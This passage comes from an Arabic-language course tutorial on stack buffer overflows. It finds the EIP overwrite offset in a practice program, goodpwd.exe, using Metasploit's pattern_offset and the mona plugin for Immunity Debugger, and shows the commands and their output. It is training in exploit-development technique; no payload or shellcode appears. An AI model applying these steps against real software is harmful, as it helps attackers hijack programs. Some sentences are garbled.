-هلاقى ال **Pattern offset** لما اشتغل بيقولك انه لحد ال **byte** رقم 22 محصلش حاجه وال **Crash** هيحصل بعده ودا اللي كنا اتكلمنا عنه قبل كدا لما عملناها **Manual** ولقينا اننا مدخلين **byte-22** اللي هما ال 22 حرف من ال **A** ولما جينا دخلنا ال **byte-4** اللي بعدهم اللي هما ال **ABCD** حصل ال **Crash** عندنا أهو دا نفس اللي ال **Script** مطلعهولك خد من ال 100 حرف اللي ضفهم ال **Pattern create** ال **Scripts** اللي بنسميهم ال **Junk data** بس هلاقى ال **byte 22** عملتاك الكلام دا بشكل **Automatic**.

```
stduser@els:/usr/share/metasploit-framework/tools/exploit$ ruby pattern_offset.rb 61413761
[*] Exact match at offset 22
stduser@els:/usr/share/metasploit-framework/tools/exploit$
```

-عندنا طريقة تالتة وهي ال **Immunity Debugger** ومعاه ال **Mona plugin** دول برضه هيطلعوك نفس الفكرة اللي هي نبعت كام ومن أول أنهو **Offset** بالضبط اللي هنزرع فيه ال **Junk data** بتعنا ... فتعالي نشوف هنزل ال **Plugin** بتعتنا اللي هي ازاي ونضيفها لل **Immunity Debugger** عشان **Mona** بيشتغلوا الاثنين مع بعض عشان يوصلونا للنتيجه اللي جبناها فوق .

تعالي ننزل ال **GitHub** من ال **mona** عشان نضيفها لل **Immunity debugger**


The screenshot shows the GitHub repository page for 'corelan / mona'. The repository is public and has 565 forks and 1.7k stars. It contains 2 branches and 0 tags. The 'Code' tab is selected. A list of commits is shown:

- corelanc0d3r update toBP (75ed430 · 10 months ago)
- .travis.yml (remove comment · 12 years ago)
- CODE\_OF\_CONDUCT.md (Create CODE\_OF\_CONDUCT.md · 7 years ago)
- LICENSE (Initial commit · 12 years ago)
- README.md (fix rawsec badge · 3 years ago)
- VERSION (added new function 'copy' to mona · 11 years ago)
- issue\_template.md (Create issue\_template.md · 7 years ago)
- mona.py (update toBP · 10 months ago)


The right sidebar provides repository details:

- About**: Corelan Repository for mona.py
  - Readme
  - BSD-3-Clause license
  - Code of conduct
  - Activity
  - Custom properties
  - 1.7k stars
  - 75 watching
  - 565 forks
- Report repository**
- Releases**


## -عشن ال **Mona** تشتغل معانا لازم نجيها للمسار التالى الخاص بال ... **Immunity Debugger**



-المفروض الاسكريبت الخاص بال **Mona** يكون موجود هنا مع باقى الاسكريبتات ولكن عشان لسه منزلناش ال **Plugin** فلسه مظهرش عشان لما تيجي تكتب ال **Command** اللي هو ال **mona!** فال **Mona** يتعرف عليه ويشغل ال **Immunity Debugger** اما نزلت ال **Mona** من ال **GitHub** أنزل **Python Script** ال **Mona** الخاص بيها للمسار بتاع ال **Immunity Debugger** عشان يتعرف عليها .



-تعالى نفتح ال Command ونكتب ال Immunity Debugger  
بتغنا فيه اللي هو mona! عشان نشوف هل اتعرف على ال  
ولاماء ...



```

Immunity Debugger - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
Address Message
0BADF000 Immunity Debugger 1.85.0.0 : R'lyeh
0BADF000 Need support? Visit http://forum.corelan.be/
0BADF000 C:\Users\...\\Desktop\\CPPT_U2\TOOLS OF COURSE\\S_Buffer_Overflow\\goodpwd.exe"
0BADF000 Error accessing memory
0BADF000 I+J Command used:
0BADF000 mona
0BADF000 'mona' - Exploit Development Swiss Army Knife - Immunity Debugger (32bit)
0BADF000 Plugin version : 2.0 r636
0BADF000 Build date : 2016-11-27 08:09:23, Nov 27 2016, 18:30:46 [MSC v.1900 32 bit (Intel)]
0BADF000 Written by Corelan - https://www.corelan.be
0BADF000 Project page : https://github.com/corelan/mona

Corelan Training
https://www.corelan.be | https://www.corelan-training.com

Global options :
You can use one or more of the following global options on any command that will perform
a search in one or more modules, returning a list of pointers :
-n : Skip modules that start with a null byte. If this is too broad, use
      option -cp nonull instead
-o <nr> : Search search after <nr> pointers.
-m <module,module,...> : only query the given modules. Be sure what you are doing !
      You can specify multiple modules (comma separated)
      Tip : you can use -* to include all modules. All other module criteria will be ignored
      Other wildcards: *blah.dll = ends with blah.dll, blah* = starts with blah,
      blah or #blah* contains blah
-cm <crit,crit,...> : You can add additional criteria to the modules to query.
      You can use one or more of the following criteria :
      aslr,safeseh,rebase,nx,os
      You can enable or disable a certain criterium by setting it to true or false
      Example : -cm aslr=true,safeseh=false
      Suppose you want to search for p/p/r in aslr enabled modules, you could call
      !mona search -cm aslr
      -cp <crit,crit,...> : Apply some criterium to the pointers to return
      Available options are :
      unicode,ascii,asciiprint,upper,lower,uppernum,lowernum,numeric,alphaNum,nonNull,startsWithNull,unicodeRev
      Note : Multiple criterium will be evaluated using 'AND', except if you are looking for unicode + one crit
      -cpb "<x00>x01" : Provide list with bad chars, applies to pointers
      -R <access> : You can use this to indicate a range of bytes (in between 2 bad chars)
      -Specify desired access level of the returning pointers. If not specified,
      only executable pointers will be returned.
      Access levels can be one of the following values : R,W,X,RW,RX,MX,RWX or *
Usage :
-----
!mona <Command> <parameter>
Available commands and parameters :
? / eval           | Evaluate an expression
assemble / asm    | Convert assembly instructions to opcodes. Separate multiple instructions with #
bskip / sehskip   | Set a breakpoint on all current SEH Handler function pointers
breakfunc / bf    | Set a breakpoint on an exported function in one or more DLL's
breakpoint / bp   | Set a memory breakpoint on read/write or execute of a given address
bytearray / ba     | Creates a byte array, can be used to find bad characters
calltrace / ct    | Log all CALL instructions
compare / cmp     | Compare a file created by msfvenom/gdb/hex/xxd/hexdump/ollydbg with a copy in memory
config / conf     | Manage configuration file (mona.ini)

```

-هلاقية فعلا اتعرف عليها بدليل أول مكتباتها تحت فال Search . Tool .  
فتحت معانا ال Tool .

-قبل منشغل ال Commands الخاصه بال Mona عازين نخليها  
تحتفظ بال logs ببعتها فى فolder اسمه Output  
عن طريق ال Command دا اللي هتنفذه من خلال ال  
... Debugger

!mona config -set workingfolder C:\\ImmunityLogs\\%

-تعالى نعمل نفس الخطوات اللي عملناها manual وبال Pattern  
اللي هو كنا بنضيف ال bytes لل Target APP للي Script  
نشوف تأثيرهم عليه ايه ... فتعالى ناخد byte-100 بال Mona  
تضيفهم لل exe file الخاص بال Target بتعنا اللي فتحناه على ال  
.... Immunity Debugger

-أوعى تتوه مني انا فاتح ال **Immunity Debugger** وفاتح فيه ال **Target App** الخاص بال **goodpwd.exe** بتعنا وفاتحين ال **Mona** اللي هي ال **Plugin** عشان ننفذ اللي نفذناه بطريقه مختلفه ...

```

!mona pc 100
0BADF00D !mona pc 100
0BADF00D Creating cyclic pattern of 100 bytes
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
0BADF00D [+] Preparing output file 'pattern.txt'
0BADF00D   - Creating working folder C:\ImmunityLogs\goodpwd
0BADF00D   - Folder created
0BADF00D   - (Re)setting logfile C:\ImmunityLogs\goodpwd\pattern.txt
0BADF00D Note: don't copy this pattern from the log window, it might be truncated !
0BADF00D It's better to open C:\ImmunityLogs\goodpwd\pattern.txt and copy the pattern from the file
0BADF00D [+] This mona.py action took 0:00:00.047000
0BADF00D
    
```

-فكدا ال **Mona** عملت ال **Fuzzing** بشكل **Automatic** لأنها عملت **Junk data** لـ **Create** وبعاتها لـ **Target** وبعاتها **Generate** ... كدا احنا عملنا **goodpwd.exe** ... **random data**

-ولو روحنا بصينا على قيمه ال **EIP** عندنا اللي هو ال **Register** هنلاقيها القيمه دي **61413761** وكل برنامج بنعمل منه **Compile** بيدينا قيمه **EIP** مختلفه عن الآخر فهتلaci القيمه بتعنا اللي ذكرناها الخاصه بال **EIP** مختلفه عن اي شخص تاني عمل **Compile** ببرنامج آخر ... وصلت الجزعيه دي .

ECX	0028F9A0	B78
EDX	00D7FF53	
EBX	004890EE	90
ESP	0028F9A0	A9
EBP	41366141	
ESI	00489162	90
EDI	0028FA94	
EIP	61413761	

-هتدى القيمه دي لـ **Mona** عشان تطلعلك ايه هي حجم ال **Bytes** اللي لما بعاتها لـ **Target** حصل عندنا ال **Crash** عشان نبدء نعمل **Payload inject** لـ **Target** بتعنا بعدها زي مقولنا قبل كدا .

```
!mona po 61413761
```

```
0BADF00D !mona po 61413761
0BADF00D Looking for a7Aa in pattern of 500000 bytes
0BADF00D - Pattern a7Aa (0x61413761) found in cyclic pattern at position 22
0BADF00D Looking for a7Aa in pattern of 500000 bytes
0BADF00D Looking for aA7a in pattern of 500000 bytes
0BADF00D - Pattern aA7a not found in cyclic pattern (uppercase)
0BADF00D Looking for a7Aa in pattern of 500000 bytes
0BADF00D Looking for aA7a in pattern of 500000 bytes
0BADF00D - Pattern aA7a not found in cyclic pattern (lowercase)
0BADF00D [+] This mona.py action took 0:00:00.344000
!mona po 61413761
```

- هلاقى ال EIP وقف عند نفس القيمه اللي جبناها بال Pattern وبالطريقه ال Manual لو تأخذ بالك وكمان نفس ال APP اللي هما ال Bytes 22 اللي لو بعت زياده عنهم لـ Bytes هيحصله ال Crash وبكدا انت عرفت المكان اللي بيحصل فيه ال Crash عشان تبدع تعمل Inject لـ Crash يبقا نفذنا الفكره بتلات طرق مختلفه تؤدي لنفس النتيجه ... خد بالك احنا لسه معملناش ال Exploitation للثغره !! احنا كل اللي عملناه انا عرفنا ال Location بتابع ال EIP عشان نزرع ال Payload بتعنا فال اللي عليه الدور فالتنفيذ ... معايا او عا تسرح !

- في Mona فال Option هيوفرك وقت وهو انك تقول ال Buffer وتشوفلك ازاي ممكن تستغل ثغره ال Suggest عند ال Target وكمان تديك ال Overflow من ال Exploit المناسب اللي Metasploit Framework جاهز لحد عندك وتقولك بتجيبه من ال Instruction استخدم دا ... مفيش أسهل من كدا .


```
!mona suggest
```

```
!mona suggest
----- Mona command started on 2016-05-10 02:10:03 (v2.0, rev 566) -----
[+] Processing arguments and criteria
- Pointer access level : X
[+] Looking for cyclic pattern in memory
Cyclic pattern (normal) found at 0x0028f986 (length 100 bytes)
Cyclic pattern (normal) found at 0x0028fa97 (length 100 bytes)
- Stack pivot between 247 & 347 bytes needed to land in this pattern
Cyclic pattern (normal) found at 0x00489084 (length 100 bytes)
[+] Examining registers
EIP contains normal pattern : 0x61413761 (offset 22)
ESP (0x0028f9a0) points at offset 26 in normal pattern (length 74)
EBP contains normal pattern : 0x41366141 (offset 18)
[+] Examining SEH chain
[+] Examining stack (+- 100 bytes) - looking for cyclic pattern
```

-أذكرك بنقطه وهي ان ال **Attack** أو ال **Threat** عموما هتلاقيه بيكون من ال **Vulnerability + Exploit** يعني التهديد عشان يكتمل عال **Target** بتاعك لازم تنفذ **Exploit** عالثغره اللي لاقتها عند ال **Target** عشان فالآخر تقدر تكون **Target** عال **Threat** يشكل **Exploit** خطر عليه أو على المؤسسه عموما ... فالثغره من غير **Impact** ليها هتكون بمثابه الولاحاجه لأنى اللي يستغلها ومن غير **Severity** بتاعها عليا وال **Impact** بتعتها .

-طب المعلومات اللي عرفناها دي وال **Offset** وال **Junk data** دي هنستفيد بيها فأيه ... مجرد معرفنا ال **EIP** مكانه فين زي موضحنا فدلوقي عاوزين نزرع ال **Payload** بتاعتنا فال **Code** الخاص بال **APP** عشان تتنفذ ضمنه ... عشان نجبر الكود انه يشغل ال **Instruction** من **payload** دول ال **Call** أو ال **JMP** ... هتتووضح دي ... احنا دلوقتي معانا ال **Memory** زي متفقنا قبل كدا فعاوزين ال **Compiler** يشغلها ضمن الكود فلازم تكون زارع ال **Instruction** من اللي ذكرناهم اللي هما ال **JMP** أو ال **Call** عشان تضمن تنفيذ ال **Payload** مع الكود ... يبقا احنا عاوزين نحط ال **Payload** بتاعنا في **Fixed Location** من ال **Memory** ونسبة ب **Instruction** من اللي قولناهم ي **JMP** عشان يتنفذ ...

